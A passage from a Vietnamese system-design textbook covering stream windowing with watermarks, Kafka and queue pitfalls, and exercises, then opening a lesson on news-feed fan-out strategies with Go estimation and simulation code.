    // Cửa sổ phiên (session): sự kiện của một người dùng cách nhau dưới 30 giây thuộc một phiên.
    ts := []int{3, 10, 25, 70, 80, 200}
```

```
    var sessions [][]int
    for i, t := range ts {
        if i == 0 || t-ts[i-1] >= 30 {
            sessions = append(sessions, nil)
        }
        sessions[len(sessions)-1] = append(sessions[len(sessions)-1], t)
    }
    fmt.Println("\nPhiên (khoảng nghỉ >= 30 s tách phiên):", sessions)
    // Cửa sổ trượt: kích thước 60, bước 30 -> mỗi sự kiện thuộc 60/30 = 2 cửa sổ.
    var in []int
    for start := 0; start <= 30; start += 30 {
        if 45 >= start && 45 < start+60 {
            in = append(in, start)
        }
    }
    fmt.Println("Cửa sổ trượt 60/30: sự kiện lúc 45 s thuộc các cửa sổ bắt đầu ở", in)
}
```

```
Sự thật (gom theo EVENT time):   map[0:395 60:390 120:10]
Gom theo PROCESSING time (sai):  map[0:300 60:445 120:50]

Watermark, không cho phép đến muộn:
   phát [  0, 60) = 370  (watermark=65 sau khi nhận o5)
   phát [ 60,120) = 350  (watermark=120 sau khi nhận o7)
   phát [120,180) =  10  (đóng nốt cuối luồng)
   bị loại (quá muộn): [o6(et=58,25) o8(et=95,40)]

Watermark + cho phép đến muộn 40 giây (phát lại kết quả cập nhật):
   phát [  0, 60) = 370  (watermark=65 sau khi nhận o5)
   phát [  0, 60) = 395  <- CẬP NHẬT vì o6 đến muộn
   phát [ 60,120) = 350  (watermark=120 sau khi nhận o7)
   phát [ 60,120) = 390  <- CẬP NHẬT vì o8 đến muộn
   phát [120,180) =  10  (đóng nốt cuối luồng)
   bị loại (quá muộn): []

Phiên (khoảng nghỉ >= 30 s tách phiên): [[3 10 25] [70 80] [200]]
Cửa sổ trượt 60/30: sự kiện lúc 45 s thuộc các cửa sổ bắt đầu ở [0 30]
```

Đọc đầu ra. Tổng **đúng** theo event time là 395, 390, 10. Gom theo **processing time** cho 300, 445, 50: *sai ở mọi cửa sổ*. Watermark với độ lệch 10 giây: `o4` (event time 45) đến sau `o3` (61) nhưng watermark mới là 51 nên vẫn vào cửa sổ đầu; khi `o5` (75) đến, watermark thành 65 và cửa sổ [0,60) đóng và phát 370; `o6` (58) đến sau đó là **muộn** nên bị loại: 370 thiếu 25 so với sự thật. Với độ muộn cho phép 40 giây, `o6` và `o8` kích hoạt **bản cập nhật** 395 và 390: đúng, đổi lại hạ nguồn phải xử lý **kết quả được phát nhiều lần** (upsert theo `(cửa sổ)`, không phải append). Hai dòng cuối là cửa sổ phiên và cửa sổ trượt. Trong thực tế bạn dùng công cụ xử lý luồng (Flink, Kafka Streams, Beam) cài sẵn các cơ chế này kèm trạng thái bền và checkpoint; chương trình trên chỉ để bạn hiểu chúng *tính gì* và *đổi gì*.

9. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Kỳ vọng thứ tự toàn cục** trên nhiều partition; hoặc chọn khóa không phải thứ cần giữ thứ tự (mất thứ tự), hoặc quá thô (mất song song).
2. **Khóa lệch → hot partition**; không giám sát phân bố khóa/lag *theo từng partition*.
3. **Tăng số partition sau khi chạy** mà quên rằng ánh xạ khóa đổi: thứ tự theo khóa gãy giữa dữ liệu cũ và mới.
4. **Commit offset trước khi xử lý** (mất tin) hoặc **tự động commit theo định kỳ** trong khi xử lý bất đồng bộ (commit vượt xa phần thật sự xong).
5. **Consumer không idempotent** trong khi giao hàng là at-least-once; hoặc tin "exactly-once" của broker bao trùm cả hiệu ứng ra ngoài.
6. **Thử lại vô hạn tại chỗ**: một tin độc chặn cả partition; không có DLQ, không có giới hạn số lần, không backoff.
7. **Xử lý một lô quá lâu** vượt `max.poll.interval.ms`: bị đuổi khỏi nhóm, rebalance liên tục (bão rebalance), xử lý lặp.
8. **Bộ đệm không giới hạn** giữa consumer và worker; không có pause/resume; OOM khi lag lớn.
9. **Chỉ nhìn lag tổng**, không nhìn lag theo partition và tuổi của tin cũ nhất; không có cảnh báo độ dốc.
10. **Sự kiện đổi lược đồ phá vỡ** (đổi kiểu/tên/nghĩa trường, tái dùng số hiệu Protobuf) mà không có kiểm tra tương thích trong CI.
11. **Sự kiện chứa dữ liệu nhạy cảm không mã hóa** và retention dài: log trở thành kho rò rỉ; quên rằng "xóa dữ liệu người dùng" khó với log chỉ-thêm.
12. **CDC không giám sát replication slot**: connector chết, WAL làm đầy đĩa primary.
13. **Gom theo processing time** rồi coi là kết quả theo thời gian thực của nghiệp vụ; watermark không có kế hoạch cho sự kiện muộn.
14. **Dùng Kafka khi một bảng PostgreSQL + `SKIP LOCKED` đủ**, trả giá vận hành cao mà không dùng tới khả năng phát lại hay nhiều nhóm đọc.
15. **Dùng bảng hàng đợi như log** (kỳ vọng thứ tự theo khóa và phát lại) hoặc **dùng log như hàng đợi công việc** (kỳ vọng ack từng tin, song song vượt số partition).

10. Góc nhìn thực chiến

Góc nhìn thực chiến

Hai câu hỏi lọc gần như mọi quyết định về log/stream. Một: **"Thứ tự nào tôi cần, theo khóa nào?"**; nếu câu trả lời là "không cần", bạn có thể đang cần một hàng đợi, không phải log. Hai: **"Điều gì xảy ra khi tin này được xử lý hai lần?"**; nếu không trả lời được ngay, hệ thống chưa sẵn sàng cho at-least-once, tức chưa sẵn sàng cho thực tế. Những sự cố tôi thấy lặp lại nhiều nhất: một tin độc làm đứng một partition suốt đêm vì không ai đặt giới hạn thử lại; lag tăng chậm không ai để ý cho tới khi "dữ liệu hôm qua" vẫn chưa lên báo cáo; và một thay đổi lược đồ vô hại làm consumer của đội khác chết hàng loạt. Cả ba đều phòng được bằng đồ nghề rẻ: DLQ có cảnh báo, đồ thị lag theo partition kèm tuổi tin cũ nhất, kiểm tra tương thích lược đồ trong CI. Về công nghệ: hãy bắt đầu từ thứ bạn đã vận hành được (PostgreSQL, Redis Streams); khi chuyển sang Kafka, hãy dùng dịch vụ quản lý nếu có thể và đừng tự chạy cụm trừ khi có người sở hữu nó trọn thời gian.

11. Tóm tắt

Tóm tắt buổi học

- **Log** = dãy chỉ-thêm với offset; người đọc giữ vị trí; đọc lại và nhiều nhóm đọc độc lập là hệ quả tự nhiên. Kafka chia log thành **partition** để mở rộng và sao chép bằng leader + ISR.
- **Thứ tự chỉ trong partition**; chọn **khóa** chính là chọn phạm vi thứ tự và độ song song; khóa lệch gây **hot partition**; tăng partition làm đổi ánh xạ khóa.
- **Nhóm consumer**: mỗi partition một consumer; consumer thừa rảnh; chết/chậm quá hạn thì **rebalance** và partition chuyển chủ.
- **At-least-once** = commit sau khi xử lý; chết trước commit thì nhận lại (thực nghiệm: tổng 1.600 thay vì 1.000); chữa bằng **idempotency** (bảng đã xử lý cùng giao dịch). "Exactly-once" của Kafka đúng trong biên Kafka → Kafka.
- **Retry có backoff + giới hạn + DLQ**; retry trong luồng chặn partition, retry topic mất thứ tự. **Backpressure** = bộ đệm giới hạn + pause/resume: chuyển hàng đợi từ bộ nhớ về log, không tạo năng lực mới.
- **Lag** = offset cuối − offset commit; theo dõi theo partition, độ dốc và tuổi tin cũ; xả sau ≈ lag / (năng lực − tốc độ đến).
- **Hàng đợi** `SKIP LOCKED` không trùng/không mất (thực nghiệm 2.000 việc, 8 worker) và tự thu hồi việc của worker chết, nhưng không giữ thứ tự theo khóa và không phát lại; **log** giữ thứ tự theo khóa, phát lại, nhiều nhóm đọc, nhưng tin lỗi chặn đầu hàng.
- **Lược đồ**: chỉ thêm trường tùy chọn/có mặc định; Avro/Protobuf + schema registry kiểm tra tương thích; không tái dùng số hiệu Protobuf. **Outbox → CDC** đúng thứ tự commit nhưng phải giám sát replication slot.
- **Xử lý luồng**: dùng event time; **watermark** quyết định khi nào đóng cửa sổ; sự kiện muộn: loại, luồng phụ hoặc cập nhật (hạ nguồn phải chịu được phát lại).

12. Bài tập

1. **[Cơ bản]** Mở rộng broker mini: thêm `Retention` (cắt các bản ghi cũ nhất theo số lượng; `Fetch` từ offset đã bị cắt phải trả lỗi `ErrOffsetOutOfRange` kèm offset sớm nhất). Viết test: consumer chậm bị cắt mất bản ghi chưa đọc thì phát hiện được. Tiêu chí đạt: test xanh và chỉ ra consumer phải làm gì (đặt lại về offset sớm nhất hay dừng).
2. **[Cơ bản]** Với broker mini, chạy 1.000 khóa ngẫu nhiên (hạt giống cố định) qua 8 partition và in số bản ghi mỗi partition; sau đó đổi sang 9 partition và đếm bao nhiêu khóa đổi partition. Giải thích kết quả với thứ tự theo khóa.
3. **[Cơ bản]** Sửa consumer ngây thơ ở mục 3 thành idempotent *thật sự* với PostgreSQL: bảng `processed (topic, partition, off, PRIMARY KEY (...))` và `INSERT ... ON CONFLICT DO NOTHING` cùng giao dịch với việc cộng sổ cái. Cho consumer chết ngẫu nhiên 100 lần và chứng minh tổng luôn đúng.
4. **[Trung bình]** Cài **log compaction** cho broker mini: giữ bản ghi mới nhất theo khóa, `tombstone` xóa khóa; chứng minh rằng đọc từ offset 0 sau compaction cho cùng *trạng thái cuối* với đọc log gốc, nhưng **mất lịch sử**.
5. **[Trung bình]** Thêm **cooperative rebalancing** vào broker mini: khi thêm consumer chỉ di chuyển các partition cần thiết (không dừng toàn nhóm). Đo (bằng đếm) số partition bị di chuyển so với chia lại hoàn toàn khi số consumer đi từ 2 lên 5.

6. **[Trung bình]** Kết hợp mục 4: viết consumer có bộ đệm giới hạn (`chan`), pause/resume theo hai mức, retry trong luồng với backoff + jitter (hạt giống cố định, đồng hồ ảo) và DLQ là một topic của broker mini. Kiểm tra: tin độc kết thúc trong DLQ kèm lý do và offset gốc; không tin nào bị mất; bộ đệm không bao giờ vượt dung lượng.
7. **[Nâng cao]** Thêm vào chương trình cửa sổ ở mục 8: nhiều **nguồn** (partition) mỗi nguồn có watermark riêng; watermark toàn cục = *nhỏ nhất* của các nguồn. Dựng tình huống một nguồn im lặng (không có dữ liệu) làm watermark đứng yên và cài **idle source detection** (bỏ nguồn im lặng quá N giây khỏi phép lấy nhỏ nhất). Giải thích đánh đổi.
8. **[Nâng cao]** Dựng hàng đợi PostgreSQL **giữ thứ tự theo khóa** bằng `SKIP LOCKED`: một worker chỉ được lấy việc `seq` nhỏ nhất của một khóa mà *không còn việc dang dở* của khóa đó (dùng `NOT EXISTS` hoặc `pg_try_advisory_xact_lock(hash(khóa))`). Kiểm chứng với 8 worker và 50 khóa: tổng 2.000 việc, mỗi khóa hoàn thành đúng thứ tự `seq`, 0 trùng. Đo (bằng đếm) độ song song đạt được so với bản không giữ thứ tự.
9. **[Thử thách]** Thiết kế (ADR + sơ đồ) đường đi **outbox → CDC → log → nhiều consumer** cho ShopGo: sự kiện `order.paid` đi tới (a) dịch vụ kho, (b) email, (c) báo cáo theo cửa sổ 1 phút. Với mỗi consumer nêu: khóa partition, ngữ nghĩa giao hàng và cách idempotent, chính sách retry/DLQ, lược đồ và quy tắc tiến hóa, chỉ số lag cần giám sát và ngưỡng cảnh báo; và chỉ ra điều kiện đo được khi nào *không* nên thêm Kafka mà dùng bảng `SKIP LOCKED`.

Buổi 57 — News feed và chat thời gian thực

Thông tin buổi học

Thời lượng: 7 giờ · **Mức độ:** Chuyên gia · **Cần biết trước:** Buổi 32, 33, 35, 36, 40

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Làm một buổi thiết kế **news feed** đủ 6 bước: yêu cầu, ước lượng (đọc:ghi, phân bố lũy thừa, người nổi tiếng), dữ liệu và API, kiến trúc, đào sâu, hỏng hóc.
- So sánh **fan-out khi ghi (push)**, **khi đọc (pull)** và **lai (hybrid)** bằng số đo từ một mô phỏng chạy thật, và chọn ngưỡng người nổi tiếng theo SLO thay vì theo cảm tính.
- Cài timeline bằng **Redis sorted set**: ID tăng theo thời gian vừa trong 53 bit, giới hạn độ dài, **phân trang bằng con trỏ**, dựng lại khi cold start, xóa bài, xếp hạng cơ bản.
- Thiết kế **tầng kết nối** của chat: WebSocket, heartbeat, reconnect có backoff và jitter, gateway nhiều nút với pub/sub và bảng định tuyến.
- Bảo đảm **thứ tự** (số thứ tự theo hội thoại, không dựa đồng hồ), **không mất, không trùng** (ack, at-least-once, khử trùng bằng `message_id`, đồng bộ lại theo `seq`).
- Thiết kế hàng chờ ngoại tuyến, trạng thái hiện diện bằng TTL, nhóm chat lớn, dấu đã đọc và lược đồ lưu trữ phân vùng theo hội thoại.
- Nói rõ đánh đổi và chế độ hỏng của từng quyết định, và biết phần nào KHÔNG kiểm chứng được trên một máy.

Hai bài toán này đều là bài toán "phân phối", không phải bài toán "lưu trữ"

Lưu một bài viết hay một tin nhắn là việc dễ. Cái khó là **đưa đúng dữ liệu tới đúng hàng triệu người, theo đúng thứ tự, trong vài trăm mili-giây, mà không mất, không trùng, và không sập khi một người nổi tiếng đăng bài hay khi một gateway khởi động lại**. Mọi quyết định trong buổi này xoay quanh một câu hỏi: *chi phí nằm ở lúc ghi hay lúc đọc, và điều gì xảy ra ở đuôi phân phối (người có hàng triệu người theo dõi, nhóm có trăm nghìn thành viên)?*

Về những gì chạy được ở buổi này

Năm chương trình Go chạy thật và đầu ra là đầu ra thật: ước lượng feed; **mô phỏng ba chiến lược feed** trên đồ thị phân bố lũy thừa; feed trên Redis (miniredis); **thực nghiệm chat hai gateway** (`httptest` và `gorilla/websocket`); backoff và hiện diện. Các "độ trễ" trong mô phỏng feed là **mô hình chi phí đếm thao tác** (một đơn vị cho mỗi vòng đi-về, 0,02 cho mỗi lệnh), không phải thời gian đo trên máy. Chương trình chat dài khoảng 500 dòng nên trong sách chỉ in các đoạn then chốt; mã đầy đủ chạy được ở `verify/partB/b57/chat/`.

> **Chưa chạy được trên máy kiểm chứng**
> Kiểm thử chịu tải với **hàng triệu kết nối đồng thời**, đo bộ nhớ thật cho mỗi kết nối ở quy mô lớn, và hành vi của Redis Cluster thật (chuyển slot, failover) KHÔNG chạy được ở đây. Các con số quy mô trong buổi là **ước lượng theo giả định ghi rõ**; hãy đo lại trên phần cứng của bạn trước khi dùng để dựng ngân sách.

1. Bài toán 1: News feed (dòng thời gian)

Theo phương pháp 6 bước của Buổi 40 §5. Ở đây ta đi qua bước 1–3 trước, phần kiến trúc và đào sâu nằm ở mục 2 và 3.

1.1. Yêu cầu

Chức năng: đăng bài (văn bản, ảnh qua URL); theo dõi và bỏ theo dõi; mở **timeline** gồm bài của những người mình theo dõi, mới nhất trước, phân trang vô hạn; xóa bài. **Ngoài phạm vi buổi này:** quảng cáo, tìm kiếm, bình luận, xử lý ảnh/video.

Phi chức năng: mở timeline p99 dưới 300 ms; bài mới của người mình theo dõi xuất hiện trong vài giây (không cần tức thì); khả dụng cao (đọc được timeline cũ còn hơn lỗi); **nhất quán cuối cùng** chấp nhận được (hai người có thể thấy bài theo thứ tự hơi khác nhau trong vài giây), nhưng **không được mất bài** của người mình theo dõi.

1.2. Ước lượng quy mô

Quy mô dưới đây là **giả định** để tập ước lượng, không phải số liệu của công ty nào. Điều quan trọng là *tỉ lệ*: đọc nhiều hơn ghi cỡ 100 lần, và đồ thị theo dõi có **đuôi dày**.

```go
package main

import "fmt"

func h(n float64) string { // định dạng số lớn cho dễ đọc
    for _, u := range []struct {
        v float64
        s string
    }{{1e12, "T"}, {1e9, "G"}, {1e6, "M"}, {1e3, "K"}} {
        if n >= u.v {
            return fmt.Sprintf("%.1f%s", n/u.v, u.s)
        }
    }
    return fmt.Sprintf("%.0f", n)
}

func main() {
    // ---- GIẢ ĐỊNH (không phải số liệu của công ty nào) ----
    const (
        dau         = 50e6  // người dùng hoạt động mỗi ngày
        weekly      = 100e6 // người dùng hoạt động trong 7 ngày: nhóm cần có hộp thư
        loadsPerDay = 10    // số lần mở timeline mỗi người mỗi ngày
        postShare   = 0.10  // 10% người dùng đăng 1 bài/ngày
        avgFollow   = 200.0 // số người theo dõi trung bình mỗi tác giả (đuôi dày)
        activeShare = 0.30  // tỉ lệ người theo dõi thuộc nhóm "hoạt động 7 ngày"
        inboxCap    = 500   // số bài tối đa trong hộp thư
        bytesEntry  = 40.0  // byte mỗi phần tử sorted set (ID + điểm + chi phí cấu trúc)
        peak        = 3.0   // hệ số đỉnh so với trung bình
        day         = 86400.0
    )
    reads := dau * loadsPerDay / day
    posts := dau * postShare / day
    fmt.Printf("đọc timeline : %s/s trung bình, đỉnh %s/s\n", h(reads), h(reads*peak))
```

```
    fmt.Printf("đăng bài     : %s/s trung bình, đỉnh %s/s (đọc:ghi = %.0f:1)\n",
        h(posts), h(posts*peak), reads/posts)
    push := posts * avgFollow * activeShare
    fmt.Printf("push (chỉ fan-out cho người hoạt động): %s ghi hộp thư/s, đỉnh %s/s\n",
        h(push), h(push*peak))
    fmt.Printf("push (fan-out cho mọi người theo dõi) : %s ghi hộp thư/s\n", h(posts*avgFollow))
    fmt.Printf("lệnh kho/giây lúc đỉnh: push=%s (2 lệnh/lần đọc) | pull=%s (~%.0f lệnh/lần đọc)\n",
        h(reads*peak*2), h(reads*peak*(avgFollow+2)), avgFollow+2)
    mem := weekly * inboxCap * bytesEntry
    fmt.Printf("RAM cho hộp thư: %s người x %d bài x %.0f B = %s (x2 nếu có replica = %s)\n",
        h(weekly), inboxCap, bytesEntry, h(mem)+"B", h(2*mem)+"B")
    fmt.Printf("số nút Redis 64 GB (dùng 70%%): %.0f nút (đã tính replica)\n", 2*mem/(64e9*0.7))
    fmt.Printf("lưu bài viết: %s bài/ngày x 1 KB = %sB/ngày = %sB/năm\n",
        h(dau*postShare), h(dau*postShare*1e3), h(dau*postShare*1e3*365))
}
```

```
đọc timeline : 5.8K/s trung bình, đỉnh 17.4K/s
đăng bài     : 58/s trung bình, đỉnh 174/s (đọc:ghi = 100:1)
push (chỉ fan-out cho người hoạt động): 3.5K ghi hộp thư/s, đỉnh 10.4K/s
push (fan-out cho mọi người theo dõi) : 11.6K ghi hộp thư/s
lệnh kho/giây lúc đỉnh: push=34.7K (2 lệnh/lần đọc) | pull=3.5M (~202 lệnh/lần đọc)
RAM cho hộp thư: 100.0M người x 500 bài x 40 B = 2.0TB (x2 nếu có replica = 4.0TB)
số nút Redis 64 GB (dùng 70%): 89 nút (đã tính replica)
lưu bài viết: 5.0M bài/ngày x 1 KB = 5.0GB/ngày = 1.8TB/năm
```

Đọc kết quả:

- **100:1 đọc:ghi**: bài toán thiên về đọc ⇒ nên **trả giá lúc ghi** để đọc rẻ (ý tưởng của push). Timeline đọc đỉnh khoảng 17 nghìn/giây là nhỏ so với 3,5 triệu lệnh/giây nếu mỗi lần đọc phải gộp bài từ ~200 người (pull thuần).
- **Chỉ fan-out cho người hoạt động** giảm hơn ba lần số lần ghi (3,5 nghìn so với 11,6 nghìn/giây): người không mở ứng dụng trong 7 ngày không cần hộp thư; khi họ quay lại ta **dựng lại** (cold start, mục 3.3). Đây là tối ưu thực dụng nhất của push.
- **Bộ nhớ là ràng buộc thật**: 100 triệu hộp thư x 500 bài x 40 byte là 2 TB, cỡ vài chục nút Redis. Nên cap độ dài và để hộp thư tự hết hạn (TTL) là bắt buộc, không phải tinh chỉnh.
- **Phân bố lũy thừa** (*power law*) làm "trung bình" trở nên vô nghĩa: số người theo dõi trung bình là 200 nhưng trung vị chỉ khoảng vài chục, trong khi một tài khoản có thể có hàng chục triệu. Mọi thiết kế phải được kiểm tra ở **đuôi**, không phải ở trung bình. Mục 2.2 đo điều này.

1.3. Mô hình dữ liệu và API

```
users(id)                                  -- PostgreSQL
follows(follower_id, followee_id, created_at, PRIMARY KEY (follower_id, followee_id))
    + chỉ mục (followee_id, follower_id)   -- để liệt kê "ai theo dõi tôi" khi fan-out
posts(id BIGINT PRIMARY KEY, author_id, body, created_at, deleted_at)   -- id tăng theo thời gian
timeline:in:<user>   Redis sorted set: member = post_id, score = post_id  (hộp thư, giới hạn độ dài)
timeline:out:<author> Redis sorted set: bài gần đây của tác giả (outbox, dùng cho pull và cold start)
```


- `POST /posts` ⇒ `201` (idempotency key, Buổi 25).
- `GET /feed?limit=20&cursor=<post_id>` ⇒ `{items: [...], next_cursor}`. **Con trỏ** (không phải `offset`) vì timeline thay đổi liên tục: với `offset`, bài mới chen vào làm trang sau lặp lại bài trang trước (Buổi 22: keyset).
- `PUT/DELETE /users/{id}/follow`; `DELETE /posts/{id}`.

Nguồn sự thật là PostgreSQL (`posts`, `follows`). Redis chỉ giữ bản dẫn xuất có thể dựng lại (nguyên tắc của Buổi 36 §8): mất cả hộp thư không mất dữ liệu, chỉ chậm hơn một lần.

2. Ba chiến lược dựng timeline

2.1. Pull, push và hybrid

- **Pull (fan-out khi đọc):** bài chỉ ghi một chỗ (outbox của tác giả). Khi mở timeline, hệ thống đọc bài gần đây của **từng** người mình theo dõi rồi gộp. Ghi rẻ, đọc đắt (tỉ lệ với số người theo dõi), nhưng không bao giờ cũ.
- **Push (fan-out khi ghi):** khi tác giả đăng, hệ thống ghi ID bài vào **hộp thư của từng người theo dõi**. Đọc là một lệnh. Ghi đắt (tỉ lệ với số người theo dõi: **khuếch đại ghi**), và một bài của người có triệu người theo dõi thành triệu thao tác.
- **Hybrid:** push cho tác giả thường, **pull cho người nổi tiếng** (số người theo dõi từ ngưỡng T). Khi đọc: lấy hộp thư (đã đẩy sẵn) cộng bài gần đây của vài người nổi tiếng mình theo dõi, rồi gộp.



Kiến trúc feed: đường ghi chia push và pull theo ngưỡng T, đường đọc gộp hộp thư với outbox

2.2. Mô phỏng: đo thay vì tranh luận

Chương trình sau dựng đồ thị theo dõi **có hướng, đuôi dày cả hai phía** (số người theo dõi *và* số người được theo dõi đều theo phân phối Pareto), rồi chạy cùng một khối lượng công việc qua ba chiến lược. Mỗi chiến lược **thật sự** dựng hộp thư/outbox trong bộ nhớ, thật sự gộp và trả timeline; chương trình **kiểm tra ba chiến lược trả cùng một timeline** cho 2.858 người dùng mẫu (ba chiến lược chỉ khác chi phí, không khác kết quả). "Lệnh kho" là số lệnh kiểu Redis; độ trễ là mô hình: mỗi vòng đi-về là 1 đơn vị, mỗi lệnh 0,02 đơn vị, lệnh được gộp theo lô 100 (pipeline).

```
package main

import (
    "fmt"
    "math"
    "math/rand/v2"
    "slices"
    "sort"
)

const (
    users    = 30000  // người dùng (mô hình thu nhỏ)
    nPosts   = 30000  // bài viết trong cửa sổ mô phỏng
    nReads   = 100000 // lần mở timeline
    inboxCap = 200    // hộp thư timeline giữ tối đa 200 bài
    pageSize = 20
    batch    = 100  // số lệnh gộp trong một vòng đi-về (pipeline)
    rtt      = 1.0  // MÔ HÌNH: 1 đơn vị "ms" cho mỗi vòng đi-về
    perCmd   = 0.02 // MÔ HÌNH: 0,02 đơn vị cho mỗi lệnh phía kho
    never    = math.MaxInt
)

type graph struct {
    followers [][]int32 // followers[a]: ai theo dõi a
    followees [][]int32 // followees[u]: u theo dõi những ai
}

// pareto trả số thực >= xmin với đuôi dày: P(X > x) = (xmin/x)^alpha.
func pareto(r *rand.Rand, xmin, alpha float64) float64 {
    return xmin * math.Pow(1-r.Float64(), -1/alpha)
}

func buildGraph(r *rand.Rand) *graph {
    g := &graph{make([][]int32, users), make([][]int32, users)}
    cum := make([]float64, users) // "độ nổi tiếng" của mỗi tài khoản, đuôi dày
    total := 0.0
    for a := range cum {
        total += pareto(r, 1, 1.2)
        cum[a] = total
    }
    for u := 0; u < users; u++ {
        k := min(int(pareto(r, 8, 1.8)), 1500) // số người u theo dõi cũng đuôi dày
        seen := map[int]bool{u: true}
        for len(seen) < k+1 {
            a := sort.SearchFloat64s(cum, r.Float64()*total) // chọn theo độ nổi tiếng
            if a < users && !seen[a] {
                seen[a] = true
                g.followees[u] = append(g.followees[u], int32(a))
                g.followers[a] = append(g.followers[a], int32(u))
            }
        }
    }
    return g
}

type run struct {
    writes []int     // số thao tác ghi cho từng bài viết
```

```
    cmds   []int     // số lệnh kho cho từng lần đọc
    lat    []float64 // độ trễ đọc theo mô hình
    feeds  map[int][]int32
}

// simulate chạy workload với ngưỡng T: tác giả có >= T người theo dõi KHÔNG fan-out (kéo khi đọc).
// T=0: mọi tác giả đều "kéo" (pull). T=never: mọi tác giả đều "đẩy" (push).
func simulate(g *graph, authors []int, readers []int, T int, keep map[int]bool) run {
    inbox := make([][]int32, users)
    outbox := make([][]int32, users)
    res := run{feeds: map[int][]int32{}}
    for i, a := range authors {
        id := int32(i + 1) // ID tăng theo thời gian
        outbox[a] = append(outbox[a], id)
        w := 2 // ghi bài + ghi outbox của tác giả
        if len(g.followers[a]) < T {
            for _, f := range g.followers[a] { // fan-out khi ghi
                inbox[f] = append(inbox[f], id)
                if len(inbox[f]) > inboxCap {
                    inbox[f] = inbox[f][1:]
                }
                w++
            }
        }
        res.writes = append(res.writes, w)
    }
    tail := func(s []int32) []int32 { return s[max(0, len(s)-pageSize):] }
    for _, u := range readers {
        cand := slices.Clone(tail(inbox[u]))
        pulled := 0
        for _, a := range g.followees[u] {
            if len(g.followers[a]) >= T { // tác giả "kéo": đọc outbox của họ
                cand = append(cand, tail(outbox[a])...)
                pulled++
            }
        }
        cmds := 1 // lệnh nạp nội dung các bài (hydrate)
        if T != 0 {
            cmds++ // ZREVRANGE hộp thư
        }
        if T != never {
            cmds += 1 + pulled // đọc danh sách "người nổi tiếng tôi theo dõi" + mỗi outbox một lệnh
        }
        // vòng 1: hộp thư + danh sách; vòng 2: các outbox (gộp theo lô); vòng 3: nạp nội dung
        trips := 2 + (pulled+batch-1)/batch
        slices.SortFunc(cand, func(x, y int32) int { return int(y - x) })
        cand = cand[:min(pageSize, len(cand))]
        res.cmds = append(res.cmds, cmds)
        res.lat = append(res.lat, float64(trips)*rtt+float64(cmds)*perCmd)
        if keep[u] {
            res.feeds[u] = cand
        }
    }
    return res
}

func mean[T int | float64](s []T) float64 {
    t := 0.0
    for _, v := range s {
        t += float64(v)
    }
    return t / float64(len(s))
}

func pct[T int | float64](s []T, p float64) T {
    c := slices.Clone(s)
    slices.Sort(c)
    return c[int(math.Ceil(p*float64(len(c))))-1]
}

func main() {
```

```
    r := rand.New(rand.NewPCG(1, 2))
    g := buildGraph(r)
    edges, top := 0, make([]int, users)
    for a := range g.followers {
        top[a] = len(g.followers[a])
        edges += top[a]
    }
    slices.SortFunc(top, func(x, y int) int { return y - x })
    top1 := 0
    for _, n := range top[:users/100] {
        top1 += n
    }
    celeb := 0
    for _, n := range top {
        if n >= 500 {
            celeb++
        }
    }
    fmt.Println("=== Đồ thị theo dõi (30.000 người, hạt giống cố định) ===")
    fmt.Printf("cạnh theo dõi: %d | người theo dõi TB: %.1f | trung vị: %d | nhiều nhất: %d\n",
        edges, float64(edges)/users, top[users/2], top[0])
    fmt.Printf("1%% tài khoản đầu bảng nắm %.1f%% số cạnh | tài khoản >= 500 người theo dõi: %d\n",
        100*float64(top1)/float64(edges), celeb)

    authors := make([]int, nPosts)
    for i := range authors {
        authors[i] = r.IntN(users)
    }
    readers := make([]int, nReads)
    keep := map[int]bool{}
    for i := range readers {
        readers[i] = r.IntN(users)
        if i < 3000 {
            keep[readers[i]] = true
        }
    }

    fmt.Printf("\n=== Ba chiến lược: %d bài, %d lần đọc (đọc:ghi = %.1f:1) ===\n",
        nPosts, nReads, float64(nReads)/nPosts)
    fmt.Printf("%-16s %9s %9s %9s %9s %9s %9s\n",
        "chiến lược", "ghi/bài", "ghi tối đa", "lệnh/đọc", "lệnh p99", "trễ p50", "trễ p99")
    var feeds []map[int][]int32
    for _, c := range []struct {
        name string
        T    int
    }{{"push", never}, {"pull", 0}, {"hybrid T=500", 500}} {
        x := simulate(g, authors, readers, c.T, keep)
        feeds = append(feeds, x.feeds)
        fmt.Printf("%-16s %9.1f %9d %9.1f %9d %9.2f %9.2f\n", c.name, mean(x.writes),
